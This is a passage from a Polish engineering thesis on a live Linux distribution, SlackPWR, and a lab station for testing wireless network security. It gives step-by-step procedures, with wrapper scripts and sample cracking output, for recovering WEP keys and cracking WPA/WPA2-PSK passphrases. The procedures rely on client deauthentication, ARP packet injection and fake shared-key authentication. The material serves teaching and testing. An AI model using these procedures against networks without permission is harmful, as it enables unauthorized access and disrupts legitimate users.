które uruchomiło procedurę tworzenia skompresowanych modułów. Procedura ta, w zależności od fizycznego rozmiaru systemu na dysku, trwa około 2 godziny na sprzęcie o parametrach przedstawionych na początku niniejszego rozdziału. Po zakończeniu wykonywania się skryptów, w katalogu */tmp* został utworzony folder o nazwie *live_data_1234*, gdzie *1234* to losowa nazwa. Folder ten zawiera skompresowany już system operacyjny SlackPWR. Następnie w omawianym folderze uruchomiono polecenie:

```
SlackPWR/make_iso.sh
```

Skrypt ten odpowiedzialny jest za generowanie obrazu ISO płyty CD lub DVD, który następnie można nagrać na czysty nośnik optyczny. Wygenerowany został plik o nazwie *SlackPWR.iso*, który wraz z całą zawartością folderu przeniesiono poprzez uruchomiony serwer ftp do komputera z systemem Windows XP. W celu przeniesienia systemu operacyjnego na pamięć przenośną USB, skopiowano na nią foldery *boot* oraz *SlackPWR* znajdujące się w katalogu *live_data_1234* w systemie Windows XP. Następnie uruchomiono skrypt, który zainstalował na dysku flash program rozruchowy:

```
boot/bootinst.bat
```

W ten sposób otrzymano gotowy system, który można uruchomić z pamięci USB oraz, po przeniesieniu obrazu ISO na nośnik optyczny, system uruchamialny z płyty CD lub DVD.

8.7. Dodatkowe możliwości systemu SlackPWR

W systemie SlackPWR zaimplementowano również wiele dodatkowych narzędzi, które nie są niezbędne do pracy stanowiska laboratoryjnego. Powodem ich instalacji były liczne testy, które należało przeprowadzić przed oddaniem do użytku ostatecznej wersji systemu. SlackPWR był testowany przez około dwa miesiące w dwóch prywatnych firmach jako system do diagnostyki sieci LAN/WLAN oraz do pracy w charakterze stacjonarnego systemu Linux. W omawianym okresie nie stwierdzono żadnych niestabilności systemu oraz tendencji do zawieszania, co jest charakterystyczne dla jądra Linux-2.6.20, które prawdopodobnie jest jednym z najstabilniejszych w tej chwili. Tabela 8.3 przedstawia wybrane dodatkowe narzędzia w systemie oraz podstawowe omówienie ich funkcji.

Tabela 8.3. Dodatkowe narzędzia w SlackPWR

Nazwa narzędzia	Funkcja i opis
iptables	Filtr pakietów działający w warstwie sieciowej. Przy jego pomocy można w języku bash stworzyć skrypty z łańcuchami reguł, które staną się zaporą sieciową warstwy trzeciej. Oprócz filtrowania, narzędzie oferuje funkcje zmiany logicznego adresu źródłowego/docelowego pakietu - translacji (Source NAT / Destination NAT). Mechanizmu S-NAT używa się np. do tzw. „udostępniania" jednego publicznego (ale nie koniecznie) adresu IP dla innych podsieci. Mechanizm D-NAT służy do tzw. „ukrywania" serwerów usług np. za bramą lokalną. D-NAT wykorzystać można również do przekierowania całego ruchu wychodzącego z routera na dany (np. lokalny) adres IP. Dodatkowo *iptables* (po zaaplikowaniu odpowiednich łat o nazwie *patch-o-matic-ng*) oferuje możliwości limitowania ilości połączeń, filtrowania połączeń popularnych sieci peer-to-peer (eMule, torrent itd.) a także filtrowania po rodzajach usług w warstwie aplikacji (łata *layer7*).
iproute (ip oraz tc)	Pakiet obsługujący statyczny routing w systemie Linux oraz kontrolę przepływu pakietów. Narzędzie *ip* umożliwia zmianę adresów logicznych dla interfejsów, modyfikację tras do danych podsieci poprzez inne routery oraz tworzenie dodatkowych, spersonalizowanych tabel routingu. Narzędzie *tc* (ang. *traffic control*) odpowiada za nieograniczone możliwości podziału pasma na routerze. Zazwyczaj wykorzystuje się je wraz z *iptables*, którymi oznacza się pakiety lub połączenia a następnie kieruje do odpowiedniej kolejki utworzonej za pomocą *tc*.
iptraf	Narzędzie pokazujące aktualny ruch na interfejsie sieciowym (prędkości) na podstawie fizycznych adresów MAC.

9. Metody badania zabezpieczeń WLAN na stanowisku

W celu ułatwienia procedur badania zabezpieczeń w bezprzewodowych sieciach WLAN, w języku bash napisano skrypty, które wywołuje się bezpośrednio z konsoli terminala po uprzednim ich skonfigurowaniu. W niniejszym rozdziale, przedstawione zostaną opracowane metody badania zabezpieczeń na podstawie opracowanych skryptów, które zostały umieszczone w katalogu */wlan* systemu operacyjnego SlackPWR a ich wydruki w Dodatku A do dokumentu pracy dyplomowej.

9.1. Konfiguracja skryptów

Zanim przedstawione zostaną metody badania zabezpieczeń sieci WLAN, omówiona zostanie ich konfiguracja. Pełna ścieżka do pliku konfiguracyjnego skryptów to */wlan/config*. Edycję powyższego pliku przeprowadzić można za pomocą dowolnego edytora tekstu dostępnego w systemie operacyjnym (np. *joe*, *vi*), jednak preferowanym jest edytor wbudowany w menadżer plików aplikacji *mc* (*Midnight Commander*), dostępny po wciśnięciu klawisza F4. Poszczególne parametry zostały omówione w tabeli 9.1 oraz bezpośrednio w omawianym pliku.


Tabela 9.1. Parametry konfiguracji skryptów

Parametr	Opis oraz przykładowa wartość
kanal	Kanał, na którym pracuje badana sieć bezprzewodowa. Wartość parametru to liczba całkowita będąca numerem kanału. Przykładowa wartość to: *kanal=4*.
ssid	Nazwa badanej sieci bezprzewodowej SSID, będąca ciągiem dowolnych znaków. Przykładowa wartość to: *ssid=laboratorium*.
mac_ap	Adres fizyczny MAC punktu dostępowego badanej sieci, zgodny z formatem 48-bitowego adresu MAC. Przykładowa wartość to: *mac_ap=00:4F:62:0D:BC:9D*.
mac_sta	Adres fizyczny MAC skojarzonej (z punktem dostępowym badanej sieci) stacji bezprzewodowej, zgodny z formatem 48-bitowego adresu MAC. Przykładowa wartość to: *mac_sta=00:19:D2:36:50:D3*.
długość_wep	Długość zastosowanego klucza WEP dla metody słownikowej. Parametr przyjmuje wartość *64* dla 40-bitowego oraz *128* dla 104-bitowego klucza WEP.
format_wep	Format zastosowanego klucza WEP w metodzie słownikowej. Parametr przyjmuje wartość *0* dla ASCII oraz *1* dla HEX.
mac_local	Adres fizyczny MAC lokalnego interfejsu bezprzewodowego *ath0* w systemie. Parametr generowany jest automatycznie i nie należy go zmieniać!

W celu ustalenia powyższych parametrów, należy najpierw skonfigurować punkt dostępowy do pracy w odpowiednim trybie oraz doprowadzić do skojarzenia klienta (komputer z systemem Windows XP) z AP. Przykładowe konfiguracje AP oraz klienta sieci przedstawione zostaną w kolejnym rozdziale niniejszej pracy dyplomowej. Następnie należy przełączyć interfejs bezprzewodowy w tryb *Monitor* poprzez uruchomienie skryptu:

```
/wlan/monitor-on
```

Każdy skrypt uruchomić można na dwa sposoby. Pierwszym z nich jest wpisanie podanych ścieżek do skryptów bezpośrednio w terminalu. Drugim – bardziej komfortowym i preferowanym – jest uruchomienie skryptu poprzez menadżer plików *mc*. Po uruchomieniu niniejszego skryptu, interfejs bezprzewodowy przełączony zostanie w tryb *Monitor* a następnie uruchomiona zostanie aplikacja *airodump-ng* w trybie pracy na wszystkich obsługiwanych kanałach w celu wykrycia pobliskich sieci bezprzewodowych. Rysunek 9.1 przedstawia zrzut ekranu z uruchomioną aplikacją *airodump-ng* oraz zaznaczonymi potrzebnymi parametrami.



Rys. 9.1. Parametry konfiguracji skryptów na podstawie *airodump-ng*

Bardzo przydatną cechą *airodump-ng* jest możliwość wykrywania adresów fizycznych MAC stacji bezprzewodowych skojarzonych z danym punktem dostępowych oraz wyświetlania parametrów takich jak: *#Data* (ilość przesłanych i odebranych pakietów danych), *#/s* (ilość pakietów na sekundę w transmisji), *MB* (obsługiwana prędkość przez AP), *ENC* (standard zabezpieczeń), *CIPHER* (algorytm poufności danych), *AUTH* (metoda uwierzytelniania) oraz *Probes* (sieci bezprzewodowe, z którymi dana stacja próbuje się połączyć).

9.2. Badanie podatności WEP na atak słownikowy

W katalogu */wlan/slowniki* umieszczono przykładowe dwa pliki tekstowe słowników. Pierwszy (*wep-ascii.txt*) zawiera słowa ASCII, 13-znakowe dla WEP-104-bit oraz 5-znakowe dla WEP-40-bit. Drugi (*wep-hex.txt*) zawiera słowa w notacji heksadecymalnej (znaki od 0 do F) o długości 26 znaków dla WEP-104-bit oraz 10 znaków dla WEP-40-bit. Dodatkowo każdy bajt (każde 2 znaki słowa heksadecymalnego) rozdzielone zostały przez „**:**”. Każde słowo obu plików słownika musi być umieszczone w osobnym wierszu pliku.

Badanie podatności algorytmu WEP na atak słownikowy składa się z dwóch kroków. Pierwszym z nich jest przełączenie interfejsu bezprzewodowego na komputerze do badania zabezpieczeń w tryb *Monitor*, w którym przechwytuje on tylko pakiety od zdefiniowanego w konfiguracji punktu dostępowego raz tylko na określonym kanale. Za wykonanie powyższych czynności odpowiada skrypt:

```
/wlan/wep-dict/krok1
```

Przed przejściem do kolejnego kroku, wymagane jest przechwycenie przynajmniej jednego pakietu danych, zaszyfrowanego algorytmem WEP z transmisji pomiędzy AP a skojarzonym klientem. W tym celu wykorzystać można przeglądarkę skojarzonego klienta, otwierając w niej adres dowolnego serwisu internetowego. Wyświetlony zostanie serwis informacyjny stanowiska, co spowoduje przesłanie wystarczającej ilości zaszyfrowanych pakietów danych między AP a skojarzonym klientem. Następnie należy dokonać próby znalezienia klucza WEP z określonego pliku słownika, który wybierany jest na podstawie parametru *format_wep*, zdefiniowanego w konfiguracji. Powyższą procedurę uruchamia skrypt:

```
/wlan/wep-dict/krok2
```

Jeśli szukany klucz WEP o określonej długości znajdował się w określonym słowniku, zostanie on wyświetlony na ekranie po zakończeniu wykonywania skryptu w formacie ASCII oraz heksadecymalnym. W przeciwnym wypadku, wyświetlona zostanie stosowna informacja przez aplikację *aircrack-ng*.

9.3. Badanie podatności WEP na atak metodą PTW

Wyznaczanie klucza WEP metodą PTW, która została omówiona w punkcie 7.4 niniejszej pracy dyplomowej, jest najszybszym i najpewniejszym rozwiązaniem. Metoda FMS wymaga dużej ilości zebranych pakietów zatem jest zbyt czasochłonna jak na rozwiązanie dla stanowiska laboratoryjnego a efekty jej działania są identyczne jak w przypadku PTW. Zanim w algorytmie wyznaczania klucza zostanie zastosowana metoda niemieckich kryptografów, wykonywane są procedury związane z przechwytywaniem odpowiedniej ilości pakietów do dalszej analizy. Procedury te różnią się w zależności od zastosowanego rodzaju uwierzytelniania (otwartego lub z kluczem współdzielonym). W związku z tym badanie podatności klucza WEP na atak metodą PTW rozdzielono na dwie niezależne metody.

9.3.1. Uwierzytelnianie otwarte

Uwierzytelnianie otwarte, załączone w konfiguracji punktu dostępowego, daje dowolnej stacji bezprzewodowej możliwość skojarzenia z punktem dostępowym. Jednak po pomyślnym połączeniu nie dojdzie do transmisji bez znajomości klucza WEP przez klienta sieci bezprzewodowej. Mimo to możliwa jest sytuacja, kiedy skojarzony klient rozpozna charakterystyczne pakiety w sieci i prześle je dalej w celu wygenerowania tzw. sztucznego ruchu. Takimi pakietami są właśnie pakiety żądania ARP wysyłane na adres rozgłoszeniowy sieci (FF:FF:FF:FF:FF:FF), posiadające stałą długość 68 bajtów dla sieci WLAN. Po zidentyfikowaniu pierwszego pakietu żądania ARP, możliwe jest ciągłe jego „wstrzykiwanie" do sieci bezprzewodowej, gdzie każdy inny skojarzony klient odbierze go. Za wykonanie powyższych czynności odpowiada skrypt:

```
/wlan/wep-open/krok1
```

Dodatkowo każdy, wysłany w ten sposób pakiet żądania ARP, zaszyfrowany zostanie innym strumieniem klucza o kolejnej (lub losowej) wartości wektora inicjacyjnego IV, co umożliwi w bardzo krótkim czasie zebranie odpowiedniej liczby danych. Aby przyspieszyć wygenerowanie pierwszego pakietu żądania ARP, należy doprowadzić do anulowania uwierzytelnienia skojarzonego klienta i ponownego jego

połączenia z siecią bezprzewodową. Pakiet ten zostanie wygenerowany chwilę po przyznaniu konfiguracji protokołu TCP/IP dla klienta od serwera DHCP. Następnie należy rozpocząć przechwytywanie pakietów od punktu dostępowego, którego parametry zostały zdefiniowane w pliku konfiguracyjnym dla skryptów. Wszystkie powyższe czynności wykonywane są przez skrypt:

```
/wlan/wep-open/krok2
```

Dla 104-bitowego klucza WEP wystarczy zebrać około 40-60 tysięcy pakietów danych. Liczba ta widoczna jest w *airodump-ng*, uruchomionym w poprzednim kroku. W przypadku 40-bitowego WEP, po przechwyceniu 20-40 tysięcy pakietów istnieje duże prawdopodobieństwo wyznaczenia klucza metodą PTW. Cały proces przechwytywania danych zajmuje, w zależności od warunków, około minutę. Ostatnim etapem wyznaczania bajtów klucza jest zastosowanie metody niemieckich kryptografów. Za tę czynność odpowiada skrypt:

```
/wlan/wep-open/krok3
```

Powyższy skrypt uruchamia aplikację *aircrack-ng* z odpowiednią opcją, włączającą algorytm PTW. Aplikacja ta działa jednak wolniej niż oryginalna aplikacja *aircrack-ptw*, która dodatkowo została zainstalowana w systemie przy okazji instalacji omawianego wcześniej pakietu. Aby alternatywnie wyznaczyć wartość klucza WEP za pomocą oryginalnej aplikacji PTW, należy uruchomić skrypt:

```
/wlan/wep-open/krok3-alt
```

9.3.2. Uwierzytelnianie z kluczem współdzielonym

W przypadku uwierzytelniania z kluczem współdzielonym, tylko klient, który zna właściwy klucz WEP zostanie skojarzony z punktem dostępowym. Pozytywna decyzja o autoryzacji zostaje podjęta przez AP w momencie odebrania od klienta zaszyfrowanej odpowiednim kluczem WEP odpowiedzi na wysłany wcześniej tekst wezwania. Istnieje jednak możliwość przechwycenia zaszyfrowanej odpowiedzi autoryzowanego klienta a następnie wykorzystania jej do fałszywego uwierzytelnienia

nieautoryzowanej stacji bezprzewodowej. Jedynym warunkiem powodzenia takiej operacji jest, aby punkt dostępowy wysyłał za każdym razem taki sam tekst wezwania. W czasie przeprowadzania analiz omawianej sytuacji stwierdzono, że niektóre AP nie pozwalają na dwukrotną autoryzację dla tego samego tekstu wezwania. Jednak po kilku doświadczeniach zauważono, że punkt dostępowy określa czas, w jakim dany tekst wezwania może zostać wykorzystany do uwierzytelnienia. Zatem rozwiązaniem problemu jest próba fałszywego uwierzytelnienia natychmiast po przechwyceniu zaszyfrowanej odpowiedzi na *challenge text*.

Skrypty znajdujące się w katalogu */wlan/wep-shared* funkcjonują podobnie do omawianych w przypadku uwierzytelniania otwartego. Różnicą jest implementacja metody, umożliwiającej fałszywe uwierzytelnienie. W pierwszym kroku interfejs bezprzewodowy zostaje przełączony w tryb *Monitor* do nasłuchiwania na określonym w konfiguracji kanale. W przeciwieństwie do poprzednich skryptów, przed rozpoczęciem przechwytywania pakietów następuje pierwsze (z dwóch) anulowanie uwierzytelnienia poprawnie skojarzonego klienta. W tej samej chwili uruchamiane jest przechwytywanie pakietów. Skrypt wykonujący powyższe czynności to:

```
/wlan/wep-shared/krok1
```

Airodump-ng automatycznie przechwytuje zaszyfrowany tekst wezwania, zapisuje go do osobnego pliku z rozszerzeniem **.xor* oraz kontynuuje zadaną wcześniej procedurę. Następnie plik ten zostaje wykorzystany do fałszywego uwierzytelnienia nieautoryzowanej stacji bezprzewodowej. W stanie fałszywego skojarzenia z punktem dostępowy następuje drugie anulowanie uwierzytelnienia autoryzowanego klienta oraz aktywowany jest proces wstrzykiwania pakietów. Operacje te następują od razu po sobie, zatem w momencie wysłania pierwszego pakietu żądania ARP (po ponownym uwierzytelnieniu klienta znającego klucz WEP, które trwa około 2 sekundy) rozpoczyna się generowanie sztucznego ruchu w sieci. W przypadku uwierzytelniania z kluczem współdzielonym, bardzo ważne jest aby dwa pierwsze skrypty uruchomić w krótkich odstępach czasu po sobie. Drugi ze skryptów ma zaimplementowane opóźnienie, spowodowane oczekiwaniem na ponowne uwierzytelnienie autoryzowanej stacji. Pozwala ono na natychmiastowe rozpoczęcie wykonywania skryptu po pojawieniu się

pliku z zaszyfrowanym tekstem wezwania. Omawiane operacje wykonywane są za pomocą następującego skryptu:

```
/wlan/wep-shared/krok2
```

Dalsza część procedury wyznaczania klucza WEP przebiega identycznie jak w punkcie 11.3.1. Za pomocą skryptów o takich samych nazwach, które znajdują się w katalogu */wlan/wep-shared* można wyznaczyć bajty klucza wykorzystując metodę PTW. Po zakończeniu wszystkich operacji, w obu katalogach pozostają pliki z rozszerzeniem **.cap*, zawierające zaszyfrowane pakiety ARP oraz pliki z rozszerzeniem **.txt* zawierające informacje o badanej sieci bezprzewodowej wygenerowane przez aplikację *airodump-ng*. Mogą one posłużyć do przyszłej analizy np. w programie Ethereal. Należy jednak pamiętać, że po ponownym uruchomieniu procedur badania zabezpieczeń WEP, zostają one skasowane w celu zapewnienia porządku. Poniżej przedstawiono zakończone sukcesem przykładowe wyznaczenie klucza WEP przy pomocy aplikacji *aircrack-ng* (Rys. 9.2) oraz *aircrack-ptw* (Rys. 9.3).

```
                              Aircrack-ng 0.9

                [00:00:38] Tested 0/140000 keys (got 52218 IVs)

KB    depth   byte(vote)
 0    0/  1   62( 280) 1E( 243) A5( 243) C6( 240) 73( 237) 54( 235)
 1    0/  1   6F( 285) 8B( 263) 75( 238) A6( 236) 3E( 235) 66( 233)
 2    0/  1   72( 285) 52( 251) 08( 250) 65( 243) E5( 240) C2( 239)
 3    0/  1   79( 279) FC( 241) 4D( 235) 5D( 235) A3( 233) CC( 232)
 4    0/  1   73( 280) 10( 249) D8( 246) E1( 243) 76( 240) 4D( 238)

                    KEY FOUND! [ 62:6F:72:79:73 ]
                      Decrypted correctly: 100%
```

Rys. 9.2. Wyznaczenie klucza WEP przy pomocy *aircrack-ng*

```
Aircrack-ptw poprawiony przez Przemyslaw Jarzab!

Alokacja pamieci...
bssid = 00:4F:62:0D:BC:9D  keyindex=0
Analiza dla bssid 00:4F:62:0D:BC:9D  keyindex=0 packets=52218

Znaleziono klucz o dlugosci 05: 62 6F 72 79 73
```

Rys. 9.3. Wyznaczenie klucza WEP przy pomocy *aircrack-ptw*

9.4. Badanie podatności WPA/WPA2 na atak słownikowy

Katalog */wlan/slowniki*, oprócz słowników wykorzystanych do badania zabezpieczeń WEP, zawiera również plik, z którego korzystają skrypty do badania zabezpieczeń WPA/WPA2 w przypadku załączonej opcji PSK (klucz współdzielony). Poszczególne hasła w słowniku nie mogą być dłuższe niż 64 znaki ASCII oraz muszą być umieszczane w osobnych wierszach pliku.

Procedura badania podatności WPA/WPA2 na atak słownikowy składa się z dwóch kroków. W pierwszym następuje przełączenie interfejsu bezprzewodowego w tryb *Monitor* do nasłuchiwania na określonym w konfiguracji kanale. Uruchomione zostaje także przechwytywanie pakietów od określonego urządzenia dostępowego w celu zebrania komunikatów negocjacji czteroetapowej. Za wykonanie powyższych czynności odpowiada skrypt:

```
/wlan/wpa-dict/krok1
```

Przechwycenie komunikatów *4-way-handshake* możliwe jest tylko w momencie próby uwierzytelnienia autoryzowanego klienta w sieci. Dlatego w celu przyspieszenia całej procedury konieczne jest anulowanie uwierzytelnienia skojarzonego już klienta sieci bezprzewodowej. Po pomyślnym skojarzeniu autoryzowanej stacji bezprzewodowej, należy uruchomić narzędzie, przeprowadzające atak słownikowy na klucz współdzielony na podstawie przechwyconych komunikatów negocjacji czteroetapowej. W systemie SlackPWR odpowiada za to skrypt:

```
/wlan/wpa-dict/krok2
```


Podobnie jak w przypadku omawianych wcześniej skryptów, po zakończeniu wszystkich procedur w katalogu */wlan/wpa-dict* pozostaje plik z rozszerzeniem **.cap*, zawierający zebrane dane, które przeanalizować można przy pomocy np. programu Ethereal. Oprócz niego utworzony zostaje również plik z rozszerzeniem **.txt*, w którym znaleźć można informacje o badanej sieci, wygenerowane przez *airodump-ng*. Również w przypadku omawianych skryptów powyższe pliki zostają skasowane po ponownym uruchomieniu całej procedury.

10. Przebieg i wyniki eksperymentów na stanowisku

Ostatnim elementem niniejszej pracy dyplomowej jest przeprowadzenie eksperymentów na stanowisku laboratoryjnym. W rozdziale tym przedstawione zostaną szczegółowe kroki konfiguracji urządzeń wchodzących w skład stanowiska oraz wyniki doświadczeń. Jako elementy eksperymentalnego stanowiska laboratoryjnego wykorzystano następujący sprzęt:

a) komputer PC (ważniejsze parametry: Intel Pentium III 1GHz, 384 MB RAM, GeForce2 Ti 64MB DDR, LAN Intel Pro VE 100Mbit/s, WLAN Atheros AR5212 a/b/g) z uruchomionym systemem operacyjnym SlackPWR;
b) notebook TOSHIBA model Satellite A100-467 z wbudowaną kartą WLAN Intel Pro 3945/abg oraz uruchomionym systemem operacyjnym Windows XP;
c) punkt dostępowy AirLive WL-5460APv2 oparty o układ radiowym Realtek 8186, zgodny ze standardami 802.11b/g/i oraz WPA.

Komputer stacjonarny PC posiada zarówno interfejs bezprzewodowy jak i przewodowy. Zatem na eksperymentalnym stanowisku pełni on jednocześnie funkcję serwera usług oraz maszyny do badania zabezpieczeń w sieci WLAN. Rozwiązanie takie pozwoliło na zmniejszenie ilości potrzebnych komputerów na stanowisku o jeden. Notebook TOSHIBA wykorzystany zostanie jedynie do zestawienia autoryzowanego połączenia z punktem dostępowym. Punkt dostępowy został podłączony do komputera PC poprzez złącze RJ-45 kablem prostym kablem UTP. Rysunek 10.1 przedstawia schemat eksperymentalnego stanowiska.



Rys. 10.1. Schemat eksperymentalnego stanowiska do badania zabezpieczeń WLAN

10.1. Konfiguracja punktu dostępowego

Po włączeniu zasilania na stanowisku laboratoryjnym przystąpiono do konfiguracji punktu dostępowego. Najpierw zresetowano AP do ustawień fabrycznych, przytrzymując wciśnięty przycisk *Reset* do rozpoczęcia migania kontrolki *Status* na przednim panelu. Domyślne ustawienia znaleźć można w załączonej instrukcji AirLive WL-5460v2. Fabryczny adres IP urządzenia został ustawiony jako **192.168.100.252** w podsieci klasy C (maska **255.255.255.0** lub bitowo /24). Ponieważ interfejs sieciowy LAN (*eth0*) w SlackPWR domyślnie skonfigurowany jest do pracy w podsieci klasy C z adresem 172.16.1.1, należało dodać do niego dowolny adres z podsieci punktu dostępowego różny od 192.168.100.252. W tym celu należało otworzyć konsolę terminala oraz wydać następującą komendę:

```
ip address add 192.168.100.1/24 dev eth0
```

Następnie sprawdzono, czy istnieje logiczne połączenie pomiędzy AP a komputerem PC przy pomocy poniższego polecenia:


```
ping 192.168.100.252 -c 3
```

Prawidłową reakcją jest odpowiedź urządzenia na trzy komunikaty *ICMP Echo Request*, przedstawiona na rysunku 10.2. W przypadku braku odpowiedzi, należało sprawdzić połączenie kablowe między urządzeniami a w szczególności diodę sygnalizacji połączenia (ang. *link*).

```
root@SlackPWR:~# ping 192.168.100.252 -c 3
PING 192.168.100.252 (192.168.100.252) 56(84) bytes of data.
64 bytes from 192.168.100.252: icmp_seq=1 ttl=255 time=2.42 ms
64 bytes from 192.168.100.252: icmp_seq=2 ttl=255 time=0.986 ms
64 bytes from 192.168.100.252: icmp_seq=3 ttl=255 time=0.990 ms

--- 192.168.100.252 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 0.986/1.467/2.427/0.679 ms
```


Rys. 10.2. Prawidłowa odpowiedź punktu dostępowego na *ICMP Echo Request*

Jeśli istniało połączenie między komputerem PC a punktem dostępowym, wpisano w oknie przeglądarki stron (*Konqueror*) domyślny adres IP urządzenia w celu uruchomienia serwisu konfiguracji AP. W pierwszej kolejności zalecane jest, aby zmienić domyślny adres IP w zakładce TCP/IP konfiguracji na dowolny adres z podsieci 172.16.1.0/24 z zakresu 172.16.1.2 – 172.16.1.99. Adresy powyżej tego zakresu mogą spowodować konflikt z adresami przyznawanymi poprzez serwer DHCP dla klienta. Po zmianie należało przeładować konfigurację AP, wciskając przycisk „Apply Changes". Rysunek 10.3 przedstawia przykładową konfigurację TCP/IP.



Rys. 10.3. Przykładowa konfiguracja TCP/IP punktu dostępowego.


Zmiana domyślnego adresu punktu dostępowego nie jest wymagana do przeprowadzenia badań, jednak zaleca się ją w celu zachowania porządku w sieci. Następnie uruchomiono serwis konfiguracyjny AP spod nowego adresu IP i skonfigurowano podstawowe parametry sieci bezprzewodowej. W zakładce MODE zaznaczono opcję AP oraz wciśnięto przycisk „Setup". Jako SSID sieci wpisano „laboratorium", wybrano tryb pracy „Band" jako „2.4 GHz (B)" oraz ustawiono numer kanału jako „4". Pozostałych parametrów nie modyfikowano. Szczegółowy opis ich funkcji znaleźć można w instrukcji obsługi urządzenia lub na w serwisie internetowym producenta. Po wprowadzeniu zmian w konfiguracji wciśnięto przycisk „Apply Changes" w celu przeładowania konfiguracji urządzenia. Rysunek 10.4 przedstawia szczegóły omówionej konfiguracji.



Rys. 10.4. Szczegóły konfiguracji podstawowych parametrów testowej sieci WLAN

10.1.1. Konfiguracja zabezpieczeń WEP

